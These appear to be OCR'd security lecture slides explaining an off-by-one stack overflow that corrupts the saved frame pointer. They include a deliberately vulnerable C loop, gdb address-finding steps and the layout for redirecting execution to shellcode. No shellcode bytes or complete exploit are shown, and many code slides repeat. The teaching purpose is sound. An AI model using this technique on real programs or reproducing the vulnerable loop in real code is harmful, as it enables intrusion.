

int main(int argc, char *argv[]) {
    if (argc < 2) {
        printf("missing args\n");
        exit(-1);
    }

    func(argv[1]);

    return 0;
}
```





func() Epilogue

```
func(char *sm) {  
    char buffer[256];  
    int i;  
  
    for(i = 0; i <= 256; i++)  
    {  
        buffer[i]=sm[i];  
    }  
}  
  
mov %ebp, %esp ←  
pop %ebp  
  
ret
```

func() Epilogue

```
func(char *sm) {  
    char buffer[256];  
    int i;  
  
    for(i = 0; i <= 256; i++)  
    {  
        buffer[i]=sm[i];  
    }  
}  
mov %ebp, %esp  
pop %ebp  
  
ret
```



func() Epilogue

```
func(char *sm) {
    char buffer[256];
    int i;

    for(i = 0; i <= 256; i++)
    {
        buffer[i]=sm[i];
    }
}
mov %ebp, %esp
pop %ebp

ret
```



func() Epilogue

```
func(char *sm) {  
    char buffer[256];  
    int i;  
  
    for(i = 0; i <= 256; i++)  
    {  
        buffer[i]=sm[i];  
    }  
}  
mov %ebp, %esp  
pop %ebp  
  
ret  
  
main: return 0  
(saved_eip)
```

Overflown Stack Before Returning



Tracking The Frame Pointer

- `mov %ebp, %esp`
 - Stack pointer takes frame pointer's value
 - If we can control the frame pointer we can control the stack pointer
- `pop %ebp`
 - Stack pointer is now (frame pointer + 4 bytes)
- `ret`
 - The saved program counter is popped from the stack
 - Program counter becomes *(original frame pointer + 4 bytes)

Exploiting an Off-by-one Overflow

- By modifying the value of the saved frame pointer it is possible to provide an arbitrary value for the new stack pointer, and, in turn, for the value to be popped into the program counter
- This can be exploited to jump to attacker-supplied code
- The attack buffer is:
 - nops
 - shellcode
 - &shellcode
 - Lowest order byte of frame pointer

Smashing the Frame Pointer

Finding the Buffer Address

- We need to be able to determine the address of the buffer
- Find stack pointer value (%esp) at start of func() with debugger

```
(gdb) disassemble func
Dump of assembler code for function func:
0x8048134 <func>:    pushl  %ebp
0x8048135 <func+1>:   movl   %esp,%ebp
0x8048137 <func+3>:   subl   $0x104,%esp
0x804813d <func+9>:   nop

(gdb) break *0x804813d
Breakpoint 1 at 0x804813d
(gdb) info register esp
esp          0xbffffc60          0xbffffc60
```

- $\&\text{buffer} = \%esp + 4 // \text{the size of 'int i'}$



Determining &&shellcode

- From the buffer address, we have to determine where the four bytes containing the shellcode address are
 - Add 256 bytes to account for the buffer length
 - Subtract 4 bytes for size of pointer
- $\&\&shellcode = 0xbffffc64 + 0x100 - 0x04 = 0xbffffd60$

Computing the Overflowing Byte and &shellcode

- With high likelihood, the most significant 3 bytes of %ebp and &&shellcode are the same
- We want %ebp to be (&&shellcode - 4), since %esp is incremented when %ebp is popped from stack (pop %ebp)
- Desired byte is ($\&\&shellcode - 4$) & $0x000000ff = 0x5c$
- We have to choose a value to jump to in the NOP range
 - Say 0xbffffc74 (16 bytes within the buffer)



Overflowed Buffer Contents

func() Epilogue

```
func(char *sm) {
    char buffer[256];
    int i;

    for(i = 0; i <= 256; i++)
    {
        buffer[i]=sm[i];
    }
}
mov %ebp, %esp
pop %ebp
ret
```

func() Epilogue

```
func(char *sm) {
    char buffer[256];
    int i;

    for(i = 0; i <= 256; i++)
    {
        buffer[i]=sm[i];
    }
}
mov %ebp, %esp
pop %ebp
ret
```





func() Epilogue

```
func(char *sm) {
    char buffer[256];
    int i;

    for(i = 0; i <= 256; i++)
    {
        buffer[i]=sm[i];
    }
}
mov %ebp, %esp
pop %ebp

ret
```



func() Epilogue

```
func(char *sm) {
    char buffer[256];
    int i;

    for(i = 0; i <= 256; i++)
    {
        buffer[i]=sm[i];
    }
}
mov %ebp, %esp
pop %ebp

ret

main: return 0
(saved_eip)
```



What Happens Next?

- When func() returns, ebp points to `&&shellcode - 4`
- When main() returns, the return sequence has the following effects
 - %esp takes the value of %ebp (`&&shellcode - 4`)
 - pop %ebp increases %esp's value by 4 (`&&shellcode`)
 - Upon return (ret), the pc is set to the value at the address of the stack pointer (`esp=&&shellcode`)
 - The attacker's shellcode is executed

